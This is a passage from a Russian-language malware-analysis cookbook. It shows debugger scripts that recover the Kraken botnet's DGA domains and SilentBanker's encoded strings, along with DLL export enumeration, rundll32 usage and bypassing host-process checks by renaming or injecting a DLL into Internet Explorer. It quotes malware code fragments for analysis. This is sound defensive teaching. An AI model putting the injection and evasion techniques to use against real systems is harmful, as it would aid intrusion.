struct hostent *rhost;

while(1) {
    if (dga_get_domain(pbuf, counter++)) {
        rhost = gethostbyname(pbuf);
        if (rhost != NULL) {
            if (try_connect(rhost)) {
                break;
            }
        }
    }
    Sleep(1000);
}
```

Kraken вызывает `dga_get_domain` внутри цикла `while`. На каждой итерации счётчик увеличивается на единицу и передаётся вторым параметром. Первый параметр - выходной буфер для созданного имени домена. Как ни удивительно, это 90 процентов сведений, необходимых для взлома алгоритма. Другие DGA бывают сложнее, но Kraken целиком зависит от счётчика. При наличии исходного кода все домены можно было бы создать таким циклом:

```
counter = 0;
do {
    dga_get_domain(pbuf, counter++);
    printf("The domain is: %s\n", pbuf);
} while (counter < max_domains);
```

Исходного кода Kraken, скорее всего, нет, но достаточно экземпляра вредоносной программы со скомпилированным DGA. Отладчик позволяет инструментировать её и многократно вызывать `dga_get_domain`. На каждой итерации значение второго параметра увеличивается изменением стека работающей программы. Точка останова в конце `dga_get_domain` укажет на завершение алгоритма, после чего имя домена можно прочитать из выходного буфера.

На рисунке 12-24 показана логика такого инструментирования. Слева обычная программа выполняется от начала до конца, как задумал автор. Справа отладчик управляет инструментированной версией и выполняет только функции, необходимые для генерации доменов.




Figure 12-24: Example flow of execution for uninstrumented and instrumented malware

Рисунок 12-24. Выполнение обычной и инструментированной вредоносной программы

Для такого инструментирования заранее нужно знать:

• **начальный адрес функции DGA:** перед каждой итерацией цикла и после неё регистр EIP устанавливается на этот адрес;
• **число и тип принимаемых функцией DGA аргументов:** эти сведения позволяют исправлять стек, чтобы при каждом выполнении функция видела другие аргументы;
• **способ получения возвращаемого значения функции DGA:** необходимо знать, где искать созданный домен - в регистре, позиции стека или другом месте.

Следующий PyCommand для Immunity Debugger реализует эти действия. При вызове ему передаётся начальный адрес функции DGA. Всё остальное выполняется автоматически: определяется конец функции, устанавливаются точки останова, увеличиваются параметры в стеке и читаются созданные домены.

```
import immlib
import getopt
from string import atoi


def main(args):
    imm = immlib.Debugger()
    table = imm.createTable('Kraken Domains', ['Index', 'Name'])
    dga_start = None

    try:
        opts, argo = getopt.getopt(args, "s:")
    except getopt.GetoptError:
        return "Usage: !kraken -s STARTADDR"

    for o, a in opts:
        if o == "-s":
            dga_start = atoi(a, 16)

    if dga_start == None:
        return "Usage: !kraken -s STARTADDR"

    func = imm.getFunction(dga_start)

    imm.setBreakpoint(func.getEnd()[0]) # bp on the end
    pbuf = imm.remoteVirtualAlloc(4)    # for the output

    for idx in range(0,100):
        if idx % 2: continue # skip odds
        # set EIP to the function's start
        imm.setReg("EIP", dga_start)
        # ESP+4 is the 1st argument and ESP+8 is the 2nd
        imm.writeLong(imm.getRegs()['ESP']+4, pbuf)
        imm.writeLong(imm.getRegs()['ESP']+8, idx)
        # run until we hit a bp (the DGA function's end)
        imm.Run()
        # read the domain from the output buffer
        host = imm.readString(imm.readLong(pbuf))
        table.add('', ['%d' % idx, '%s' % host])

    return "Done generating %d domains" % idx
```

PyCommand создаёт таблицу с доменами, показанную на рисунке 12-25. После завершения можно скопировать всю таблицу или только имена и сохранить в текстовый файл.




Рисунок 12-25. Сценарий отладчика выводит все созданные имена доменов

Примечание. По столбцу индексов на рисунке 12-25 видно, что сценарий перебирает только значения от 0 до 100 и пропускает нечётные. Счётчик - 32-разрядное беззнаковое целое, поэтому его диапазон простирается от нуля до более чем четырёх миллиардов. У DGA Kraken есть две важные слабости:

- при каждом запуске Kraken, то есть после каждой перезагрузки заражённой машины, счётчик начинается с нуля, а не со случайного числа между нулём и четырьмя миллиардами;
- нечётные числа заставляют алгоритм создавать те же домены, что и предшествующие им чётные. Это фактически вдвое сокращает число возможных доменов DGA.

Как уже отмечалось, DGA Kraken проще многих других. Тем не менее идеи этого рецепта применимы и при их взломе. Дополнительные ресурсы:

• **Downatool:** программа и исходный код реализации DGA Downadup.B/Conficker.B: http://mnin.blogspot.com/2009/01/downatool-for-downadupbconflickerb.html
• **DGA Conficker.C:** результат обратного проектирования SRI International: http://mtc.sri.com/Conficker/addendumC/
• **Технические подробности DGA Srizbi:** обратное проектирование Джулии Вулф (Julia Wolf) и Алекса Ланстейна (Alex Lanstein) из FireEye: http://blog.fireeye.com/research/2008/11/technical-details-of-srizbis-domain-generation-algorithm.html
• **Taking over the Torpig Botnet**, Бретт Стоун-Гросс (Brett Stone-Gross), Марко Кова (Marco Cova) и др.: документ описывает DGA Torpig и использование тенденций Twitter как начальных значений: http://www.cs.ucsb.edu/~seclab/projects/torpig/

Рецепт 12-12. Декодирование строк с помощью x86emu и Python

На DVD. Вспомогательные материалы к этому рецепту находятся на прилагаемом DVD.

В этом рецепте строки двоичного файла раскрываются с помощью модуля x86emu[19] Криса Игла (Chris Eagle) для IDA Pro и сценариев Python в Immunity Debugger. Обычно достаточно команды `strings` или BinText[20] в Windows, но не всегда. Упакованный файл сначала придётся распаковать, и даже тогда видимых строк может остаться мало. Полного списка может не дать и дамп памяти работающего процесса. Следующий псевдокод показывает две причины.

```
void do_work(void) {
    // the string in encoded form
    unsigned char str[] = "\x37\x11\x82\x75\x29";

    // allocate a temporary buffer
    char * tmp = (char *) malloc(sizeof(str));

    // decode the string into the temporary buffer
    decode(str, &tmp);

    // use the string...
    CreateMutex(NULL, NULL, tmp);

    // zero-out the memory to erase the string
    memset(tmp, 0, sizeof(str));

    // free the temporary buffer
    free(tmp);
}

if (condition) {
```

```
    do_work();
}
```

Здесь возникают две проблемы. Вредоносная программа может декодировать строку непосредственно перед использованием, а перед следующей операцией обнулять или освобождать хранившую её память. Тогда одновременно в памяти открыта лишь одна строка. Кроме того, использующая строку функция вызывается только при выполнении определённого условия. Например, без нужного ответа сервера управления программа вообще не вызовет `do_work()`. Поэтому ни в памяти, ни в распакованном файле многих строк не окажется.

Поиск функции декодирования SilentBanker

Для демонстрации авторы загрузили SilentBanker в IDA Pro и открыли вкладку строк. Как видно на рисунке 12-26, даже после распаковки многие строки остаются нечитаемыми.




Рисунок 12-26. Строки вредоносной программы остаются нечитаемыми после распаковки

Авторы дважды щёлкнули одну строку и нажали Ctrl+X, открыв список перекрёстных ссылок. Это привело к месту использования строки в коде SilentBanker. Для каждой строки выполняются следующие действия:

1. Указатель на строку помещается в регистр EAX.
2. Регистр EAX дважды помещается в стек, формируя два аргумента функции.
3. Вызывается функция `sub_100122E8`.

Судя по способу использования, `sub_100122E8`, предположительно функция декодирования, принимает два аргумента.



Рисунок 12-27. Функция, вызываемая сразу после обращения к строкам, вероятно является декодером

Сначала было непонятно, зачем SilentBanker передаёт функции одно и то же значение дважды. Если оба аргумента одинаковы, не логичнее ли принимать только один? Авторы пришли к выводу, что `sub_100122E8` - универсальная функция: она получает указатель на входной буфер с декодируемыми данными и указатель на выходной буфер для открытого текста. В случаях с рисунка 12-27 значения совпадают, потому что строки декодируются на месте. Работу функции можно исследовать с помощью x86emu.

Исследование с помощью x86emu

Модуль x86emu для IDA Pro выполняет инструкции двоичного файла в эмулируемой среде. С его помощью можно изучать отдельные блоки кода, не опасаясь заражения машины анализа. В IDA Pro щёлкните адрес `0x10006897`, где строка `NRRFSdxm Onre Hdlr` помещается в EAX, затем выберите **Edit > Plugins > x86 Emulator**. Откроется панель управления эмулятором, а EIP автоматически установится в позицию курсора, как на рисунке 12-28. Теперь щёлкните `0x100068A3`, первую инструкцию после вызова, и кнопкой **Run To Cursor** выполните функцию декодирования.



Рисунок 12-28. Панель управления x86emu

Если выполняемые x86emu инструкции изменяют данные программы, изменения сразу отражаются в базе IDA (IDB). На рисунке 12-29 видны новые декодированные строки. Функция `sub_100122E8` также получила в дизассемблированном коде имя `Decode`.



Рисунок 12-29. x86emu декодировал строки и автоматически обновил базу IDA

Для нескольких строк x86emu подходит идеально, но декодирование всех может занять много времени. Нельзя просто эмулировать программу от начала до конца: некоторые функции не выполнятся без определённых условий. Вместо этого можно перечислить все перекрёстные ссылки на `sub_100122E8` и принудительно выполнить каждую с помощью сценария отладчика.

Принудительное декодирование всех строк с помощью Python

Инструментирование кода в отладчике позволяет заставить вредоносную программу декодировать все строки без выполнения вредоносной нагрузки. Сценарий действует так:

1. Через `imm.getXrefFrom` перечисляет все перекрёстные ссылки на функцию декодирования.
2. Начиная с адреса ссылки дизассемблирует код назад и ищет инструкцию `MOV r32,ADDR`, где `r32` - любой 32-разрядный регистр, а `ADDR` - адрес закодированной строки.
3. Читает копию закодированной строки и сохраняет её для журнала.
4. Устанавливает EIP на адрес перекрёстной ссылки, то есть инструкции `CALL`, вызывающей декодер, дважды помещает указатель на строку в стек как оба аргумента и выполняет функцию через `imm.stepOver`.
5. Читает декодированную строку и выводит её вместе с сохранённой на шаге 3 закодированной версией.
6. Повторяет действия для каждой строки двоичного файла.

Код сценария:

```
import immlib
```

```
def main(args):
    imm = immlib.Debugger()
    table = imm.createTable('Silent Banker Strings',
        ['Address', 'Encoded', 'Decoded'])
    # get all cross-references to the decoding function
    refs = imm.getXrefFrom(0x100122E8)
    for ref in refs:
        addr = None
        # disassemble backwards until finding MOV r32, <const>
        for i in range(1,5):
            op = imm.disasmBackward(ref[0], i)
            instr = op.getDisasm()
            if instr.startswith('MOV'):
                # get address of the encoded string in memory
                addr = op.getImmConst()
                break
        if addr != None:
            # read the encoded version of the string
            e_str = imm.readString(addr)
            # forcefully execute the decoding of each string
            imm.setReg('EIP', ref[0])
            imm.writeLong(imm.getRegs()['ESP'], addr)
            imm.writeLong(imm.getRegs()['ESP']+4, addr)
            imm.stepOver()
            # now read the decoded string
            d_str = imm.readString(addr)
            table.add('', ['0x%x' % addr, '%s' % e_str, '%s' % d_str])
```

Сохраните код как PyCommand и выполните его, загрузив образец в Immunity Debugger. Учтите, что жёстко заданный адрес функции декодирования может различаться между вариантами одной вредоносной программы. Результат показан на рисунке 12-30.




Рисунок 12-30. Вывод подключаемого модуля декодирования строк

Таблица содержит адрес каждой строки, закодированную и декодированную версии. Обратите внимание: алгоритм функции `sub_100122E8` вообще не исследовался. Он мог использовать XOR, простой шифр подстановки или чрезвычайно сложную формулу, но инструментирование всё равно позволило декодировать все строки. В этом и состоит его сила. Достаточно найти функцию декодирования и выяснить, как она принимает входные данные и куда помещает результат, чтобы применять сходные методы к другим реальным образцам.

Сноски

[1] [назад] http://blog.didierstevens.com/programs/xorsearch/
[2] [назад] http://blog.washingtonpost.com/securityfix/2008/06/malware_silently_alters_wirele_1.html
[3] [назад] http://www.faqs.org/rfcs/rfc3548.html
[4] [назад] http://msdn.microsoft.com/en-us/library/aa384247%28VS.85%29.aspx
[5] [назад] http://www.hexblog.com/2006/01/findcrypt.html
[6] [назад] http://www.tuts4you.com/download.php?view.1923
[7] [назад] http://www.peid.info/plugins/
[8] [назад] http://www.slproweb.com/products/Win32OpenSSL.html
[9] [назад] http://www.zynamics.com/bindiff.html
[10] [назад] http://www.openssl.org/docs/crypto/evp.html
[11] [назад] http://www.dlitz.net/software/pycrypto/
[12] [назад] http://dvlabs.tippingpoint.com/blog/2008/04/28/kraken-botnet-infiltration
[13] [назад] http://www.woodmann.com/collaborative/tools/index.php/LordPE
[14] [назад] http://www.woodmann.com/collaborative/tools/index.php/OllyDump
[15] [назад] http://www.woodmann.com/collaborative/tools/index.php/ImpREC
[16] [назад] http://www.woodmann.com/collaborative/tools/index.php/Universal_Import_Fixer
[17] [назад] http://www.reconstructer.org/papers.html
[18] [назад] Ссылка отсутствует в исходнике книги.
[19] [назад] http://www.idabook.com/x86emu/
[20] [назад] http://www.foundstone.com/us/resources/proddesc/bintext.htm

Глава 13. Работа с DLL

Windows предоставляет большую часть своего программного интерфейса приложений (API) в файлах динамически подключаемых библиотек (DLL). Поэтому функции взаимодействия процессов с файловой системой, реестром, сетью и графическим интерфейсом находятся в DLL. Чтобы вызвать функцию API, процесс сначала должен загрузить копию экспортирующей её DLL в собственное адресное пространство.

Исполнение DLL в контексте процесса делает их особенно привлекательными для авторов вредоносных программ. Распространяя код как DLL, а не EXE, злоумышленник может выполнять его внутри любого процесса, далее называемого целевым или процессом-хостом, включая `winlogon.exe`, `csrss.exe` и `explorer.exe`. Это помогает скрывать действия, поскольку они выглядят исходящими от процесса-хоста, и предоставляет вредоносной программе доступ ко всему принадлежащему ему адресуемому диапазону памяти.

Если процесс-хост - браузер, программа может украсть учётные данные SSL-защищённых транзакций до шифрования. Если процесс принимает пользовательский ввод, она способна записывать нажатия клавиш или движения мыши. Существуют и другие способы выполнять такие действия, но с точки зрения программиста чрезвычайно просто создать DLL с нужными возможностями и внедрить её в процесс-хост. Простые решения экономят злоумышленникам время.

Ещё одна причина использования DLL - исследователи и аналитики знакомы с ними хуже, чем с EXE. Например, после обнаружения Conficker многие испытывали трудности с динамическим анализом, поскольку не знали, как выполнить его вредоносную DLL. В этой главе рассматриваются сложности анализа DLL и способы их преодоления. Подозрительные DLL, как всегда, следует исследовать в виртуальной среде или системе на основе Unix.

Рецепт 13-1. Перечисление экспортов DLL

Многие злоумышленники дают экспортируемым функциям вредоносных DLL осмысленные имена, позволяющие быстро получить первое представление о возможностях библиотеки. Другие намеренно используют обманчивые или случайные имена. В этом рецепте показаны способы перечисления экспортируемых функций. В примерах используется компонент руткита 4DW4R3, описанного на форумах Sysinternals.[1]

CFF Explorer

CFF Explorer[2] Дэниела Пистелли (Daniel Pistelli) - мощное средство просмотра и редактирования PE для Windows. Открыв PE-файл с экспортируемыми функциями, можно выбрать **Export Directory**, как на рисунке 13-1. Для каждой функции приложение показывает:

• **Ordinal:** индекс в таблице адресов экспорта (EAT), содержащей сведения об экспортируемой функции;
• **Function RVA:** относительный виртуальный адрес, то есть смещение от базы образа DLL, по которому код функции находится в памяти;
• **Name:** имя функции.



Рисунок 13-1. Просмотр экспортов DLL с помощью CFF Explorer

Pefile

Для перечисления экспортов сценарием Python на разных платформах, например при обработке большого числа DLL, можно использовать `pefile` Эро Карреры (Ero Carrera), представленный в рецепте 3-8. Начальные команды:

```
$ python
Python 2.5.1 (r251:54863, Feb  6 2009, 19:02:12)
>>> import pefile
>>> pe = pefile.PE("4DW4R3c.dll")
>>> if hasattr(pe, 'DIRECTORY_ENTRY_EXPORT'):
...     for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
...         print hex(pe.OPTIONAL_HEADER.ImageBase + exp.address), \
...               exp.name, exp.ordinal
...
0x10002415 FileDownload 1
0x1000249b HideConnection 2
0x10002484 InjectorAdd 3
0x1000234c ModuleDownload 4
0x10002504 SetCmdDelay 7
0x10002509 SetRedirUrl 8
0x10002255 _ModuleLoad@4 5
0x100021e3 _ModuleUnload@4 6
```

В выводе указан VA, виртуальный адрес экспортируемой функции, а не RVA, который показывает CFF Explorer. Перед выводом к RVA функции прибавляется база образа DLL, в результате чего и получается VA. Если при загрузке в процесс DLL получит предпочитаемую базу `0x10000000`, начало `FileDownload` окажется по адресу `0x10002415`.

IDA Pro

Статический анализ в IDA Pro - один из лучших способов изучить возможное поведение DLL. Не делайте выводы только по имени функции: исследуйте код каждого экспорта. Откройте вредоносную DLL в IDA Pro и перейдите на вкладку **Exports**, показанную на рисунке 13-2. Щелчок по имени функции открывает её дизассемблированный код. В примере функция `HideConnection` также декомпилирована модулем Hex-Rays.




Рисунок 13-2. Анализ экспортов DLL с помощью IDA Pro и Hex-Rays

IDA Pro раскрывает важные сведения для обратного проектирования DLL. `HideConnection` принимает один параметр - указатель на символы, передаваемый функции `gethostbyname`. Кроме того, она обращается к члену `h_addr_list` возвращённого значения. `h_addr_list` содержит список IP-адресов узла. Следовательно, аргумент `HideConnection` - имя узла, например `www.hidethisaddress.com`, которое вредоносная программа должна скрыть в системе жертвы.

Распространённые и необычные имена экспортов

Злоумышленник может выбрать для экспортируемых функций DLL любые имена. Даже если имена пусты или содержат символы вне ASCII, процесс всё равно способен найти и вызвать функции по их порядковым номерам. Поэтому при исследовании встречаются самые разные варианты.

Примеры описательных имён:

- `HideProcess`
- `ExecuteFile`
- `KillProcess`
- `BindIEBrowser`
- `StartHook`
- `ResetSSDT`

Примеры общих имён, часто используемых авторами вредоносных программ:

- `Install`
- `Launch`
- `Init`
- `Load`
- `Start`
- `ServiceMain`
- `Hook`

Примеры уникальных, почти забавных, но неописательных имён:

- `KIIsSes__McafEe`
- `Kisses_To_Trojanhunter`
- `_GetAwayFromMe`

• _CreateSweetPlace
• YouTalkingTooMuch
• IFoundTreasure
• ByeByeMyLove
• TheirKnifeIsSharp
• _BangBangBang

Примеры случайных имён:

• Lymomohu
• WanoRivacyde
• KenyjybopymoJo
• AddCvqidsd
• Kepibagipefowo

Для всех DLL из своей коллекции вредоносных программ можно сценарием pefile выгрузить имена экспортов в базу данных. При получении новых DLL эту базу можно запрашивать и сопоставлять новые образцы со старыми по именам экспортируемых функций и другим признакам.

Рецепт 13-2. Выполнение DLL с помощью rundll32.exe

В отличие от исполняемой программы DLL нельзя запустить двойным щелчком: это не самостоятельный объект, ей необходим процесс-хост или контейнер. В Windows есть rundll.exe для 16-разрядных и rundll32.exe для 32-разрядных библиотек, служащие универсальными процессами-хостами для произвольных DLL. Подробнее см. *Windows Rundll and Rundll32 Interface*.[3] Обе версии используют один синтаксис, но здесь рассматривается rundll32.exe.

```
C:\> rundll32 <dllpath>,<export> [optional arguments]
```

Параметры:

• dllpath - полный путь к DLL на диске без пробелов и специальных символов;
• export - имя экспортируемой функции, вызываемой после загрузки DLL;
• между dllpath и export обязательна запятая без пробелов;
• необязательные аргументы экспортируемой функции указываются последними в командной строке.

rundll32.exe действует следующим образом:

1. Вызывает GetCommandLineW, чтобы получить переданные параметры командной строки.
2. Проверяет параметры и завершается при неправильном синтаксисе.
3. Загружает указанную DLL вызовом LoadLibraryW. Этот шаг автоматически исполняет код точки входа DLL, что очень важно помнить.
4. Пытается получить адрес экспортируемой функции через GetProcAddress и завершается, если функция не найдена.
5. Вызывает экспортируемую функцию и передаёт необязательные аргументы.

Синтаксис прост, но ошибки встречаются часто.

Совет 1

В следующей команде не указана экспортируемая функция. Проверка синтаксиса завершится неудачей, и `rundll32.exe` закроется до вызова `LoadLibraryW`.

```
C:\>rundll32 malicious.dll
```

Если требуется загрузить DLL и вызвать только её точку входа, не вызывая экспортов, используйте:

```
C:\>rundll32 malicious.dll,ThisIsFake
```

Синтаксис теперь допустим, поэтому `rundll32.exe` вызывает `LoadLibraryW`. Как уже отмечалось, `LoadLibraryW` автоматически вызывает точку входа DLL. Поэтому она выполнится прежде, чем `rundll32.exe` проверит существование `ThisIsFake`.

Совет 2

Следующая команда содержит ошибку:

```
C:\>rundll32 kernel32.dll,Sleep 100
```

Так можно вызывать только функции без аргументов или функции, ожидающие аргументы в виде строк, то есть указателя на буфер ANSI или Unicode. API `Sleep` принимает целое число миллисекунд. В примере он фактически получает адрес памяти, где находится строка `100`, поэтому процесс `rundll32.exe` будет спать непредсказуемое время, а не 100 миллисекунд.

Как показано в рецепте 13-1, `HideConnection` принимает имя узла в строковом виде, поэтому её можно корректно вызвать так:

```
C:\>rundll32 4DW4R3c.dll,HideConnection www.hidethisaddress.com
```

Динамическое наблюдение за DLL

Для наблюдения за поведением DLL подходят любые средства динамического анализа из главы 9. В Process Monitor можно установить фильтр по имени процесса `rundll32.exe`. Полезно также создать сценарий, перечисляющий экспортируемые функции DLL и последовательно вызывающий каждую, чтобы гарантированно активировать все возможные точки входа.

Рецепт 13-3. Обход ограничений процесса-хоста

Очевидное ограничение `rundll32.exe` состоит в том, что процессом-хостом DLL всегда будет `rundll32.exe`. Многие вредоносные DLL работают только в конкретном процессе и завершаются либо меняют поведение при запуске в другом. Например, на рисунке 13-3 показан декомпилированный модулем Hex-Rays для IDA Pro код DLL трояна Clod/Sereki.[4]



Рисунок 13-3. Проверки процесса-хоста Clod в представлении Hex-Rays

Если процесс-хост - `explorer.exe`, программа создаёт поток, устанавливающий на машине жертвы прокси-сервер. Затем она ищет установленное программное обеспечение для кассовых терминалов (POS) и пытается вывести учётные данные. Если процесс не равен `explorer.exe`, `iexplore.exe`, `regedit.exe`, `regedt32.exe` или `firefox.exe`, DLL вызывает `theCleanup` и возвращается.

Если DLL, запущенная через `rundll32.exe`, ведёт себя не так, как ожидалось, возможно, в ней действуют ограничения процесса-хоста. Список процессов, активирующих нужное поведение, можно определить статическим анализом. Учтите, что он не всегда хранится как открытый список строк. Помимо упаковки DLL для сокрытия строк злоумышленник может использовать такой код:

```
memset(name, 0, MAX_PATH);
GetModuleFileNameA(NULL, name, MAX_PATH);

if (strrchr(name, '\\') != NULL) {
    name = (char *)(strrchr(name, '\\') + 1);
}

if ((name[2] == 'x' && name[4] == 'l') || // Matches iexplore.exe
    (name[0] == 'f' && name[3] == 'e') || // Matches firefox.exe
    (name[1] == 'p' && name[2] == 'e'))   // Matches opera.exe
{
    intarget = TRUE;
}
```

Код сопоставляет `iexplore.exe`, `firefox.exe` и `opera.exe`, но аналитику распознать это намного сложнее. Вместо полного имени процесса, оставляющего видимые строки, проверяется лишь наличие нескольких букв в нужных позициях.

Обход ограничений процесса-хоста

Простой способ обойти проверку имени - переименовать `rundll32.exe` в `iexplore.exe` или другое требуемое имя перед вызовом. Это обойдёт сравнение, но некоторые функции DLL действительно могут требовать работы внутри настоящего Internet Explorer. В таком случае внедрите DLL в существующий процесс IE с помощью RemoteDLL[5], как показано на рисунке 13-4.

После запуска DLL в целевом процессе её поведение можно исследовать мониторами файловой системы и реестра, средствами записи сетевого обмена и другими приёмами главы 9. Кроме того, стоит проверить процесс средством против руткитов из рецепта 10-6, чтобы выяснить, пытается ли DLL перехватывать функции API процесса-хоста.



Рисунок 13-4. Внедрение DLL в IE с помощью RemoteDLL

Рецепт 13-4. Удалённый вызов экспортов DLL с помощью rundll32ex

